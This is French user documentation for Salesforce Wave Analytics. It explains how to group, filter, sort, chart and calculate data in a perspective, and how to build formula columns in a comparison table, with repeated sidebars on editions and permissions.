## Affichage de vos données dans une perspective

Lorsque vous examinez les données en mode d'exploration, vous utilisez une *perspective*. Une perspective regroupe plusieurs aspects : elle affiche vos données dans un jeu de données, elle permet d'explorer les données dans une représentation graphique et sert de base à l'élaboration de tableaux de bord.

1. Dans la page d'accueil, cliquez sur un jeu de données ou sur une perspective.
   Une perspective s'ouvre sous un nouvel onglet. Par exemple, la perspective ci-dessous s'ouvre sur un graphique à barres qui montre le nombre de lignes dans le jeu de données d'une opportunité.

Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :

- Utiliser Wave Analytics"





## Regroupement des données en catégories

Regroupez les données pour les organiser et les afficher dans des catégories pratiques. Par exemple, pour rechercher des modèles saisonniers dans vos cycles commerciaux, regroupez les données des opportunités par le mois de conclusion des affaires.


1. Cliquez sur le bouton **Groupe**.

2. Dans la zone de recherche, saisissez les premières lettres de la dimension avec laquelle vous souhaitez regrouper les données, par exemple Date de fermeture.

   Les dimensions de vos données déterminent les catégories disponibles pour le regroupement.




3. Survolez la ligne Date de fermeture. Cliquez sur le bouton **Échelle** affiché à droite.




4. Dans la liste Échelle de dates du calendrier, cliquez sur Mois.

Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :

- Utiliser Wave Analytics"





Le graphique à barres passe d'une barre unique à plusieurs barres qui présentent les données organisées séparément par année et par mois de conclusion.




5. Pour ajouter un deuxième regroupement, également appelé *regroupement empilé*, cliquez sur le bouton **Groupe**. Dans la case de recherche, saisissez la dimension StageName, puis sélectionnez-la.

   À ce stade, nous nous contentons d'ajouter un groupe. Si vous aviez cliqué sur le bouton **Filtrer**, un groupe et un filtre auraient été ajoutés.





La visualisation change pour afficher les données organisées par les deux dimensions. Une couleur est attribuée à chaque catégorie des entrées du dernier sous-groupe et la légende des couleurs est affichée à droite. Une perspective peut inclure jusqu'à quatre regroupements.


## Filtrage de vos données

Appliquez des filtres dans une perspective afin de simplifier votre graphique et mettre en évidence le jeu de données le plus important pour votre service commercial, projet ou équipe de direction. Par exemple, limitez votre visualisation à certains exercices fiscaux.

**1.** Cliquez sur **Filtrer**.




Dans la boîte de dialogue Ajouter un filtre, les mesures sont répertoriées en haut, suivies des dimensions.




**2.** Sélectionnez la dimension FiscalYear.
Les valeurs de FiscalYear sont affichées.

### Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR


Pour afficher les visualisations :

- Utiliser Wave Analytics"




3. Sélectionnez 2012 et 2013, puis cliquez sur **Ajouter**. Si vous utilisez la case de recherche pour retrouver des valeurs de filtrage, notez que la recherche est sensible à la casse.
   Le filtre que vous avez appliqué est affiché en regard du bouton **Filtrer**.

La visualisation du graphique change pour afficher les données des exercices fiscaux 2012 et 2013.



## Modification de l'ordre de tri

Déterminez si les données de visualisation de votre graphique sont triées par ordre ascendant, descendant, ou non triées.

1. Cliquez sur le bouton **Options**.

2. Dans la boîte de dialogue, sélectionnez **Asc**, (tri acendant) **Dsc** (tri descendant) ou **Désactivé** (non trié).

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"

## Modification du type de graphique

Passez d'un type de graphique à un autre pour déterminer les options de visualisation qui illustrent le mieux vos données.

1. Cliquez sur le bouton **Modifier le type de graphique**.



Une galerie des types de graphique disponibles pour cette perspective s'affiche.


Éditions

Disponible dans Salesforce Classic et Lightning Experience.


Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :
- Utiliser Wave Analytics"




2. Survolez un type de graphique pour déterminer le nombre de mesures et de dimensions requises par ce type de visualisation. Par exemple, un graphique en anneau peut inclure une mesure et une ou deux dimensions.
3. Cliquez sur le type de graphique souhaité, par exemple Barre empilée.
La visualisation du graphique change.



## Modification des mesures

Votre choix de mesures définit la visualisation globale et détermine l'étendue de votre exploration. Par exemple, changez la mesure ainsi que la méthode d'agrégation de « Nombre d'opportunités » à « Total des montants ». Ajoutez ensuite une deuxième mesure pour afficher les deux visualisations côte à côte.

1. Cliquez sur l'agrégation **Somme**, puis sur la mesure Montant (enregistrement mensuel, USD). La visualisation change pour afficher le Total des montants.

2. Pour ajouter une deuxième mesure, cliquez sur le bouton **Mesure**.

3. Cliquez sur l'agrégation **Moyenne**, puis sur la mesure Durée ouverte (jours).

Éditions


Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.


AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :


- Utiliser Wave Analytics"





La nouvelle mesure est affichée à droite.




4. Pour déplacer la nouvelle mesure vers la gauche, cliquez sur Moy de Durée ouverte (jours), puis sur **< Déplacer à gauche**.




Les deux visualisations échangent leur position.




5. Pour ajouter des mesures, cliquez de nouveau sur le bouton **Mesure**.

   Vous pouvez avoir au maximum quatre mesures dans une perspective.

## Modification de l'échelle du graphique

Modifiez l'échelle d'un graphique, par exemple l'application d'une échelle logarithmique. Les options disponibles dépendent du type de graphique.

1. Cliquez sur le bouton **Options**.

2. Dans la boîte de dialogue, sélectionnez une échelle.

Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

AUTORISATIONS UTILISATEUR

Pour afficher les visualisations :

- Utiliser Wave Analytics"

## Création de colonnes calculées à l'aide du tableau de comparaison


Utilisez le tableau de comparaison pour définir des formules personnalisées avec des colonnes de données. Affichez les mesures les unes à côté des autres et effectuez des calculs sur les colonnes et les lignes du tableau.

1. Sélectionnez le **tableau de comparaison** dans la galerie de types de graphique.

2. Ajoutez des dimensions en cliquant sur **Groupe**.

   Remarque: Les valeurs nulles rencontrées dans les données sont affichées sous la forme de signes moins (« - »).

3. Modifiez la première mesure en cliquant sur la sélection de **cellules** (« Nombre de lignes » ). Ajoutez d'autres mesures en cliquant sur la flèche dans l'en-tête de la colonne des mesures puis en sélectionnant **Ajouter une colonne**.




Une fois la nouvelle colonne sélectionnée, cliquez sur la sélection de **cellules** pour modifier la mesure. Vous pouvez également appliquer un filtre en cliquant sur l'en-tête d'une colonne de mesure pour la sélectionner puis cliquer sur **Filtrer**.

### Éditions

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

### AUTORISATIONS UTILISATEUR


Pour afficher les visualisations :

- Utiliser Wave Analytics"

| INDUSTRY | CLOSE DATE (YEAR) | CLOSE DATE (MONTH) | COUNT OF ROWS A | CHANGE FROM PREVIOUS B | RANK C |
|---|---|---|---|---|---|
| Consumer | 2015 | 11 | 1,737 | 9.66% | 6 |
| | | 10 | 1,584 | 0% | 4 |
| | | 12 | 1,566 | -9.84% | 3 |
| | 2016 | 01 | 1,725 | 10.15% | 5 |
| | | 02 | 1,440 | -16.52% | 2 |
| | | 03 | 579 | -59.79% | 1 |
| Fin Svcs | 2015 | 12 | 6,423 | 4.08% | 6 |
| | | 11 | 6,171 | 20.29% | 4 |
| | | 10 | 5,130 | 0% | 2 |
| | 2016 | 01 | 6,306 | -1.82% | 5 |

Les colonnes de dimensions sont à gauche et les colonnes de mesures à droite. Les colonnes de mesures sont identifiées dans les formules par A, B, C, etc, A étant la colonne la plus à gauche.

4. Ajoutez une colonne de mesure pour y ajouter une formule personnalisée puis sélectionnez **Modifier cette colonne** dans le menu déroulant.





Dans le champ **Formule**, créez des formules à l'aide des opérateurs de ce tableau.

Remarque: Les colonnes de mesures sont identifiées par des lettres majuscules, de gauche à droite.

| Symbole | Exemples | Calcul |
|---|---|---|
| + | A+B, A+100 | Addition, appliquée par ligne. |
| - | A-B, A-100 | Soustraction, appliquée par ligne. |
| / | A/B, A/100 | Division, appliquée par ligne. |
| * | A*B, A*100 | Multiplication, appliquée par ligne. |
| ( ) | (B-A)/(A*100) | Parenthèses pour grouper des opérations. |

Dans l'éditeur de colonne, vous pouvez saisir des formules SAQL, notamment des fonctions mathématiques, ou choisir une fonction de fenêtrage pour calculer les valeurs dans la colonne. Vous pouvez également nommer la colonne et sélectionner un format numérique. Si des formules contiennent des divisions par zéro, le résultat est affiché sous la forme de signes moins (« - »).

